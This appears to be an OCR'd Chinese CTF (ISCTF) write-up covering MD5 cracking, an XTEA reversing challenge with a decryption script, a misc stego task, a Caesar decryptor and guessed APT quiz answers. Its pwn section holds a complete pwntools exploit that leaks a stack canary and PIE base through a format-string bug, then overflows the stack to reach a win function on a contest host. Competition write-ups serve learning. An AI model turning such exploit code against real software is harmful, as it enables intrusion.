
破解第7组 MD5: 2893d6e2a6af02b420db3cd6f99e7b7a
组7 找到: 'Lf!' -> base64: TGYh
✓ 第7组破解成功: Lf!

破解第8组 MD5: cbdeaec99d07928e57b5a85fead33da2
组8 找到: '!!}' -> base64: ISF9
✓ 第8组破解成功: !!}
组成flag ISCTF{NO7_3x3_i5_3Lf!!!}


ez_xtea



题目提示，查壳，知道这是三十二位自写壳，打开也基本上没啥东西，放入x32通过esp定理脱壳，首先f9f8运行过pushad，然后将esp下硬件断点，然后运行0081187D | 55 | push ebp 为oep，将eip的值复制，用scylla插件dump，然后修复IAT表，然后用ida打开,此时观察到下面一些函数有memory爆红，查一下imagebase



和ida的默认基址不一样，改成0x00400000后发现上面的关键函数爆红，所以不需要改，




```
1 // write access to const memory has been detected, the output may be wrong!
2 signed int __usercall start@<eax>(int a1@<ebp>, int a2@<esi>)
3 {
4   signed int result; // eax
5   int v3; // ST14_4
6   void (**v4)(void); // eax
7   void (**v5)(void); // esi
8   void (*v6)(void); // esi
9   int *v7; // eax
10  int *v8; // esi
11  int v9; // edi
12  int v10; // esi
13  _DWORD *v11; // eax
14  int v12; // et1
15
16  sub_811C40();
17  if ( !sub_811A14(1) )
18  {
19    sub_811D00(7);
20    goto LABEL_14;
21  }
22  *(_BYTE *)(a1 - 25) = 0;
23  *(_DWORD *)(a1 - 4) = 0;
24  *(_BYTE *)(a1 - 36) = sub_8119E2();
25  dword_8143CC = 1;
26  if ( !initterm_e(&dword_8130FC, dword_813108) )
27  {
28    initterm(&dword_8130F0, &dword_8130F8);
29    dword_8143CC = 2;
30    sub_811B6B(*(_DWORD *)(a1 - 36));
31    v4 = (void (**)(void))sub_811CF4(v3);
32    v5 = v4;
33    if ( *v4 && sub_811AD4((int)v4) )
34    {
35      v6 = *v5;
36      _(v6, 0, 2, 0);
37      v6();
38    }
39    v7 = (int *)sub_811CFA();
40    v8 = v7;
41    if ( *v7 && sub_811AD4((int)v7) )
42      register_thread_local_exe_atexit_callback(*v8);
43    v9 = get_initial_narrow_environment();
44    v10 = *(_DWORD *)_p___argv();
45    v11 = (_DWORD *)_p___argc();
46    a2 = ((int (__cdecl *)(_DWORD, int, int))loc_811370)(*v11, v10, v9);
47    if ( (unsigned __int8)sub_811E1A() )
48    {
49      cexit();
```

大概长这样，有花指令，去除，一共有三种花指令，分别是call ￥+5;xor jz adc;xor jz jnz adc

patch后将周围的UC，然后创建函数就行

九轮窗口滑动加密，38轮XTEA

srand(0x7EAu);
else
srand(0x7E9u);

sub_8A15A0("Welcome to ISCTF!!!\n", v0);
sub_8A15A0("Please input the flag:\n", v1);

Str = malloc(0x29u);
Block = malloc(0x10u);

if (sub_8A15E0("%s", Str) == 1 && strlen(Str) == 40)
{
  for (i = 0; i < 40; i += 4)
    a3[i / 4] = Str[i + 3] | (Str[i + 2] << 8) | (Str[i + 1] << 16) | (Str[i] << 24);

```
sub_8A12B0(Block);

for (j = 0; j < 9; ++j)
    sub_8A1030(::i, &a3[j], &a3[j + 1], Block);

for (k = 0; k < 10; ++k)
{
    if (a3[k] != dword_8A4000[k])
    {
        sub_8A15A0("wrong!", v2);
        exit(1);
    }
}

sub_8A15A0("Congratulation!", v2);
free(Str);
free(Block);
```

}
else
{
  sub_8A15A0("Invalid input.\n", v2);
  do
    n10 = getchar();
  while (n10 != 10 && n10 != -1);

```
free(Str);
free(Block);
```

}

解密脚本如下

#!/usr/bin/python

-- mode: python --

MAX_U32 = 0xFFFFFFFF
KEY_SEED = 0x7E9
ITERATIONS = 38
INCREMENT = 0x114514

def circular_left(val, bits):
    bits = bits & 31
    if bits == 0:
        return val
    return ((val << bits) | (val >> (32 - bits))) & MAX_U32

def circular_right(val, bits):
    bits = bits & 31
    if bits == 0:
        return val
    return ((val >> bits) | (val << (32 - bits))) & MAX_U32

class RandomGenerator:
    def **init**(self, init_val):
        self.state = init_val & MAX_U32

```
def next_value(self):
    self.state = (self.state * 214013 + 2531011) & MAX_U32
    return (self.state >> 16) & 0x7FFF
```

def create_key_material():
    generator = RandomGenerator(KEY_SEED)
    return [generator.next_value() for i in range(4)]

def decode_pair(left, right, key_mat):
    left = left & MAX_U32
    right = right & MAX_U32

```
total_iterations = ITERATIONS
accumulator = (INCREMENT * total_iterations) & MAX_U32

for iteration in range(total_iterations):
    rotate_amount2 = (accumulator % 5) + 1
    right = circular_right(right, rotate_amount2)

    key_idx2 = (accumulator >> 11) & 3
    transform2 = (left >> 5) ^ ((left * 16) & MAX_U32)
    right = (right - ((key_mat[key_idx2] + accumulator) ^ (left + transform2))) &
MAX_U32

    accumulator = (accumulator - INCREMENT) & MAX_U32

    rotate_amount1 = (accumulator % 7) + 1
    left = circular_right(left, rotate_amount1)
```

```
    key_idx1 = accumulator & 3
    transform1 = (right >> 5) ^ ((right * 16) & MAX_U32)
    left = (left - ((key_mat[key_idx1] + accumulator) ^ (right + transform1))) &
MAX_U32

return left, right
```

def process_all_blocks(input_data, key_mat):
  data_copy = list(input_data)
  num_pairs = len(data_copy) - 1

```
for idx in range(num_pairs - 1, -1, -1):
    data_copy[idx], data_copy[idx + 1] = decode_pair(
        data_copy[idx], data_copy[idx + 1], key_mat
    )

return data_copy
```

def convert_to_text(decoded_words):
  raw_chars = bytearray()

```
for value in decoded_words:
    # 大端序解码
    raw_chars.append((value >> 24) & 0xFF)
    raw_chars.append((value >> 16) & 0xFF)
    raw_chars.append((value >> 8) & 0xFF)
    raw_chars.append(value & 0xFF)

return raw_chars
```

def main_function():
  # 这里是您的密文数据
  encoded_data = [
    0xd7e2cb3e, 0x1fdaaa30, 0x795cc461, 0x935c4ce6,
    0xf587b2c4, 0x71417d92, 0x30059c32, 0x8f07b51f,
    0xb53bb9aa, 0x9b981529
  ]


```
print("正在初始化解密过程...")
print(f"处理数据块数量: {len(encoded_data)}")

key_material = create_key_material()
print(f"生成的密钥材料: {[hex(k) for k in key_material]}")

result_words = process_all_blocks(encoded_data, key_material)

char_buffer = convert_to_text(result_words)

# 尝试不同的解码方式
```

```
decoding_methods = [
    ('标准解码', lambda b: b.decode('ascii', errors='ignore')),
    ('UTF-8解码', lambda b: b.decode('utf-8', errors='ignore')),
]

success = False
for method_name, decode_func in decoding_methods:
    try:
        extracted_text = decode_func(char_buffer).strip('\x00')
        if extracted_text and any(c.isprintable() for c in extracted_text):
            print(f"\n通过{method_name}获得结果:")
            print(f">>> {extracted_text}")
            success = True
            break
    except Exception:
        continue

if not success:
    print("\n标准文本解码失败，显示原始字节数据:")
    hex_output = char_buffer.hex()
    print(f"十六进制格式: {hex_output}")
    print(f"原始字节: {repr(char_buffer)}")

    # 尝试小端序解码
    alt_buffer = bytearray()
    for val in result_words:
        alt_buffer.append(val & 0xFF)
        alt_buffer.append((val >> 8) & 0xFF)
        alt_buffer.append((val >> 16) & 0xFF)
        alt_buffer.append((val >> 24) & 0xFF)

    try:
        alt_text = alt_buffer.decode('ascii', errors='ignore').strip('\x00')
        if alt_text:
            print(f"\n小端序解码尝试: {alt_text}")
    except:
        pass
```

if **name** == "**main**":
main_function()
解出ISCTF{XTEA_14_POFP_N0_0ne_Can_Beat!!!!!}

pwn

ez_fmt



金丝雀和pie都开了，存在格式化字符串漏洞和栈溢出漏洞，首先利用格式化字符串漏洞泄露栈上的 Canary 和一个 程序地址，接着构造 Payload 填充缓冲区，原样填回 Canary，覆盖返回地址为 ret+ win 函数地址，因为直接发送长 Payload 会覆盖栈上的 Canary 导致程序崩溃，所以逐个扫描偏移，在偏移 23 处发现以 00 结尾的随机 8 字节值，根据栈布局得到偏移25，通过 GDB 调试发现，偏移 25 处泄露的地址是 main 函数调用的返回地址，在ida中可得win 函数偏移：0x11e9，objdump得到ret gadget 偏移：0x101a

exp如下

```
from pwn import *

# ================= 🔧 最终配置 =================

HOST = 'challenge.bluesharkinfo.com'
PORT = 22415
BINARY = './ez_fmt'

# [根据你的扫描结果设定]

CANARY_OFFSET = 23       # 扫描确认：Canary 在偏移 23
PIE_LEAK_OFFSET = 25     # 推导确认：返回地址在 Canary+2 = 25

# [根据之前截图计算的固定值]

# 泄露的返回地址 (vuln return to main) 减去 基址 的差值

# 0x535b (saved rip) - 0x4000 (base) = 0x135b

OFFSET_LEAK_TO_BASE = 0x135b

# 目标函数偏移

OFFSET_WIN = 0x11e9
OFFSET_RET = 0x101a # 栈对齐 gadget

context.arch = 'amd64'
context.log_level = 'debug'

def pwn():
    try:
        p = remote(HOST, PORT)
```

```
    # ======================================
    # 1. 泄露阶段
    # ======================================
    # 构造 payload 同时泄露 Canary(23) 和 PIE地址(25)
    # 这里的 payload 很短，不会触发 stack smashing
    payload_leak = f'%{CANARY_OFFSET}$p|%{PIE_LEAK_OFFSET}$p'.encode()
```

```
    log.info("发送泄露 Payload...")
    p.recvuntil(b'input:')
    p.sendline(payload_leak)
```

```
    # 接收并解析
    # 过滤掉可能的杂乱输出，只取含 | 的行
    data = p.recvuntil(b'|', drop=True) + b'|' + p.recvline()
    # 提取最后一行含有 | 的数据
    line = data.strip().split(b'\n')[-1].decode()

    parts = line.split('|')
    canary = int(parts[0], 16)
    leak_addr = int(parts[1], 16)

    log.success(f"🔥 Canary Found: {hex(canary)}")
    log.success(f"🧩 Leaked Addr: {hex(leak_addr)}")

    # 计算基址
    base_addr = leak_addr - OFFSET_LEAK_TO_BASE

    # 简单的完整性检查
    if base_addr & 0xFFF != 0:
        log.warning("⚠️ 警告：计算出的基址末尾不是000，可能是 PIE_LEAK_OFFSET 对应的不是返回地址。")
        # 如果这里报错，说明 Offset 25 不是我们预期的地址，但在 ez_fmt 类型题目中通常就是它

    log.success(f"🏠 PIE Base Addr: {hex(base_addr)}")

    # 计算真实地址
    win_addr = base_addr + OFFSET_WIN
    ret_addr = base_addr + OFFSET_RET

    # ========================================
    # 2. 攻击阶段 (Stack Overflow)
    # ========================================

    # 计算填充长度：(Canary偏移 - Buffer偏移6) * 8字节
    # (23 - 6) * 8 = 17 * 8 = 136 字节
    padding_len = (CANARY_OFFSET - 6) * 8
    log.info(f"Padding Length: {padding_len}")

    payload = b'a' * padding_len
    payload += p64(canary)       # 恢复 Canary
    payload += p64(0)            # Old RBP (填充0即可)
    payload += p64(ret_addr)     # Ret Gadget (栈对齐，防止crash)
    payload += p64(win_addr)     # 跳转到 win

    log.info("发送攻击 Payload...")
    # 等待第二次输入提示
    p.recvuntil(b'2nd input:')
    p.sendline(payload)

    # ========================================
    # 3. 拿 Flag
    # ========================================
    p.interactive()

except Exception as e:
    log.error(f"Exp 失败: {e}")
```

```
    p.close()
```


if **name** == '**main**':
    pwn()

病毒分析

题目一

根据题目描述和常见网络安全竞赛的出题背景，题目中模仿的APT组织中文代号为 “海莲花”（OceanLotus，APT-C-00）。

题目二



题目六

根据“海莲花”APT组织的典型攻击手法，其恶意软件在第二阶段对下一阶段载荷进行简单保护时，常使用Base64编码 或 异或等简单算法。所以为XOR

题目八

根据“海莲花”APT组织的典型攻击手法，其第三阶段载荷常使用加壳工具进行保护，但题目要求是开源保护工具，结合常见开源保护工具，第三阶段最可能使用的是 “UPX”

misc

美丽的风景照

将附件zip重命名为zip.zip然后解压得gif，按照提示将图片上的字符按照彩虹顺序红橙黄绿青蓝紫排列，带古风元素的红橙青中的字符倒过来写，得到的所有字符串base58解密
2WqjC2gD7HLo86yRWhKEaC3ZXw8T98Mz
flag ISCTF{H0w_834u71fu1!!!}

SignIn

Ez_Caesar

解密脚本如下

```
def variant_caesar_decrypt(ciphertext):
    decrypted = ""
    shift = 2  # 初始移位值与加密一致
    for char in ciphertext:
        if char.isalpha():
            if char.isupper():
                base = ord('A')
                # 解密：逆向偏移（减shift），取模保证字母范围
                new_char = chr((ord(char) - base - shift) % 26 + base)
            else:
                base = ord('a')
                new_char = chr((ord(char) - base - shift) % 26 + base)
            decrypted += new_char
            shift += 3  # 移位值递增规则与加密一致
        else:
            decrypted += char
            # 非字母字符不改变shift（加密时也仅字母触发shift+3）
    return decrypted

# 密文代入解密
ciphertext = "KXKET{Tubsdx_re_hg_zytc_hxq_vnjma}"
plaintext = variant_caesar_decrypt(ciphertext)
print("解密结果（Flag）：", plaintext)
```

得到flag ISCTF{Caesar_is_so_easy_and_funny}